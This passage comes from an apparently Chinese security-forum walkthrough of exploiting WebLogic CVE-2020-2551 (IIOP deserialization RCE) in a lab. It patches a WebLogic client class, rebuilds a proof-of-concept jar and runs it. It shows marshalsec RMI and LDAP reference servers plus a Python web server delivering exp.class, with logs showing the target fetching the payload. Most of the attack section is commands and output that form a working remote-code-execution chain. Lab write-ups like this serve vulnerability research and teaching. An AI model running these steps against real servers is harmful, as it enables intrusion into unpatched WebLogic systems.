CVE-2020-2551\src\lib\wlfullclient.jar!\weblogic\iop\IOPProfile.class

这里有个知识点，Java中可以编译某个库的单个class，然后重新打包，生成新的库，这样就可以改变原来库的处理逻辑。



```
    this.readSecurely = true;
}

this.major = var1.read_octet();
this.minor = var1.read_octet();
ConnectionKey var4 = new ConnectionKey(var1);
this.key = new ObjectKey(var1);
this.targetAddress = new TargetAddress(this.key);
if (this.key.isLocalKey()) {
    var4 = var4.readResolve(var1);
}

重写处理逻辑
this.host = "192.168.152.128"; //var4.getAddress();
this.port = 7001; //var4.getPort();
if (Kernel.DEBUG && debugIIOPDetail.isDebugEnabled()) {
    p(var0: "read() preamble: " + this.major + "." + this.minor + " profile to " + this.host + ":" + this.port);
}


if (this.major >= 1 && this.minor >= 1) {
    this.ncomps = var1.read_long();
    if (Kernel.DEBUG && debugIIOPDetail.isDebugEnabled()) {
        p(var0: "read() " + this.ncomps + " components @" + var1.pos());
    }
}

this.taggedComponents = new TaggedComponent[this.ncomps];
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329160227-a1bf9130-7193-1.png>)

## 9.5.打包测试



```
public static void main(String[] args) {
    try {
        if (args.length != 3) {
            System.out.println("java -jar CVE-2020-2551.jar rhost port rmiurl");
            System.out.println("java -jar CVE-2020-2551.jar 172.16.1.128 7001 rmi://172.16.1.1:1099/exp");
            System.out.println("先起一个RMIRefServer服务");
            System.out.println("java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer \\"http://172.16.1.1:1099/exp\"");
            System.out.println("将生成的exp.class放入当前目录");
            System.out.println("exp.class目录起一个WEB服务 python3 -m http.server --bind 0.0.0.0 80");
            System.out.println("test on weblogic 10.3.6 success!");
            System.out.println("welcome to myblog: http://Y4er.com");
            System.exit( status: 0 );
        }
        String ip = args[0];
        String port = args[1];
        String rmiurl = args[2];
    }
    还原注释
    注释
    String ip = "192.168.152.128";
    String port = "7001";
    String rmiurl = "rmi://192.168.152.128:1099/exp";
}
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329160316-beebe31c-7193-1.png>)

Build->Build Artifacts->Rebuild 重新编译生成Jar包

Win10上执行:

```
java -jar CVE-2020-2551.jar 192.168.152.128 7001 rmi://192.168.152.128:1099/exp
```



```
java -jar CVE-2020-2551.jar 192.168.152.128 7001 rmi://192.168.152.128:1099/exp
javax.naming.NamingException: Unhandled exception in rebind()
Caused by: org.omg.CORBA.MARSHAL:  vmcid: 0x0 minor code: 0 completed: No
at weblogic.corba.j2ee.naming.Util.wrapNamingException(Util.java:83)
at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:392)
at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:350)
at javax.naming.InitialContext.rebind(Unknown Source)
at com.payload.Main.main(Main.java:51)
Caused by: org.omg.CORBA.MARSHAL:  vmcid: 0x0 minor code: 0 completed: No
at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:477)
at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:384)
at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:341)
at org.omg.CORBA.portable.ObjectImpl.invoke(Unknown Source)
at weblogic.corba.cos.naming._NamingContextAnyStub.rebind_any(_NamingContextAnyStub.java:52)
at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:378)
... 3 more
Caused by: org.omg.CORBA.MARSHAL:  vmcid: 0x0 minor code: 0 completed: No
at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
at sun.reflect.NativeConstructorAccessorImpl.newInstance(Unknown Source)
at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(Unknown Source)
at java.lang.reflect.Constructor.newInstance(Unknown Source)
at java.lang.Class.newInstance(Unknown Source)
at weblogic.iop.Message.getThrowable(ReplyMessage.java:318)
at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:468)
... 8 more
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329160426-e8d47928-7193-1.png>)

```
[root@kali:~/CVE-2020-2551-test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
172.20.0.2 - - [28/Mar/2020 17:34:50] "GET /exp.class HTTP/1.1" 200 -
172.20.0.2 - - [28/Mar/2020 17:34:50] code 404, message File not found
172.20.0.2 - - [28/Mar/2020 17:34:50] "GET /success HTTP/1.1" 404 -
成功

root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.152.128/#exp" 1099
* Opening JRMP listener on 1099
Have connection from 172.20.0.2:54336
Reading message...
Is RMI.lookup call for exp 2
Sending remote classloading stub targeting http://192.168.152.128/exp.class
Closing connection
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329160446-f4acf54a-7193-1.png>)

## LDAP 利用方式:

### LDAP Server:

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.152.128/#exp  
(http://192.168.152.128/#exp)" 1389
```

Win10上执行：

```
java -jar CVE-2020-2551.jar 192.168.152.128 7001 ldap://192.168.152.128:1389/exp
```

```
C:\...\CVE-2020-2551-POC\升级\CVE-2020-2551\out\artifacts\CVE_2020_2551_jar>java -jar CVE-2020-2551.jar 192.168.152.128 7001 ldap://192.168.152.128:7001
2.128:1389/exp
javax.naming.NamingException: Unhandled exception in rebind() [Root exception is org.omg.CORBA.MARSHAL:  vmcid: 0x0 minor code: 0 completed: No]
        at weblogic.corba.j2ee.naming.Utils.wrapNamingException(Utils.java:83)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:392)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:350)
        at javax.naming.InitialContext.rebind(Unknown Source)
        at com.payload.Main.main(Main.java:5)
Caused by: org.omg.CORBA.MARSHAL:  vmcid: 0x0 minor code: 0 completed: No
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:477)
        at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:384)
        at weblogic.corba.idl.RemoteDelegateImpl.invoke(RemoteDelegateImpl.java:341)
        at org.omg.CORBA.portable.ObjectImpl.invoke(Unknown Source)
        at weblogic.corba.cos.naming._NamingContextAnyStub.rebind_any(_NamingContextAnyStub.java:52)
        at weblogic.corba.j2ee.naming.ContextImpl.rebind(ContextImpl.java:378)
        ... 3 more
Caused by: org.omg.CORBA.MARSHAL:  vmcid: 0x0 minor code: 0 completed: No
        at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
        at sun.reflect.NativeConstructorAccessorImpl.newInstance(Unknown Source)
        at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(Unknown Source)
        at java.lang.reflect.Constructor.newInstance(Unknown Source)
        at java.lang.Class.newInstance(Unknown Source)
        at weblogic.iion.ReplyMessage.getThrowable(ReplyMessage.java:318)
        at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:468)
        ... 8 more
-----没有回显  自行检测-----
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329160528-0d964b38-7194-1.png>)

```
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
172.20.0.2 - - [28/Mar/2020 18:32:25] "GET /exp.class HTTP/1.1" 200 -
172.20.0.2 - - [28/Mar/2020 18:32:25] code 404, message File not found
172.20.0.2 - - [28/Mar/2020 18:32:25] "GET /success HTTP/1.1" 404 -
```

```
root@kali:~/CVE-2020-2551-test# 
root@kali:~/CVE-2020-2551-test# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.152.128/#exp" 1389
Listening on 0.0.0.0:1389
Send LDAP reference result for exp redirecting to http://192.168.152.128/exp.class
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329160550-1a7290c8-7194-1.png>)

## 10. 参考资料

CVE-2020-2551 POC <https://github.com/Y4er/CVE-2020-2551> (<https://github.com/Y4er/CVE-2020-2551>)

Weblogic CVE-2020-2551 IIOP协议反序列化RCE <https://y4er.com/post/weblogic-cve-2020-2551/>

(<https://y4er.com/post/weblogic-cve-2020-2551/>)

漫谈 WebLogic CVE-2020-2551 <https://xz.aliyun.com/t/7374> (<https://xz.aliyun.com/t/7374>)

深入理解JAVA反序列化漏洞 <https://paper.seebug.org/312/> (<https://paper.seebug.org/312/>)

Java 中 RMI、JNDI、LDAP、JRMP、JMX、JMS那些事儿（上） <https://paper.seebug.org/1091/>  
(<https://paper.seebug.org/1091/>)

WebLogic CVE-2020-2551漏洞分析 <http://blog.topsec.com.cn/weblogic-cve-2020-2551%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/> (<http://blog.topsec.com.cn/weblogic-cve-2020-2551%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90/>)

Java CORBA <https://www.anquanke.com/post/id/199227> (<https://www.anquanke.com/post/id/199227>)

关注 | 3 点击收藏 | 6

上一篇： 从0到1认识DNS重绑定攻击 (/t/7495)

下一篇： Kerberos之域内委派攻击 (/t/7517)

0 条回复

动动手指，沙发就是你的了！

[登录](#) ([https://account.aliyun.com/login/login.htm?oauth\\_callback=https%3A%2F%2Fxz.aliyun.com%2Ft%2F7498&from\\_type=xianzhi](https://account.aliyun.com/login/login.htm?oauth_callback=https%3A%2F%2Fxz.aliyun.com%2Ft%2F7498&from_type=xianzhi)) 后跟帖

## 先知社区

[现在登录](#) (<https://account.aliyun.com/>)

社区小黑板 (/notice)

年度贡献榜

月度贡献榜

- |   |                         |   |
|---|-------------------------|---|
|  | 绿盟科技CERT (/u/626...)    | 2 |
|  | 1732733484101571 (/...) | 1 |
|  | 4Varial14 (/u/51928)    | 1 |
|  | Alpaca (/u/49594)       | 1 |
|  | Ha1ey (/u/55673)        | 1 |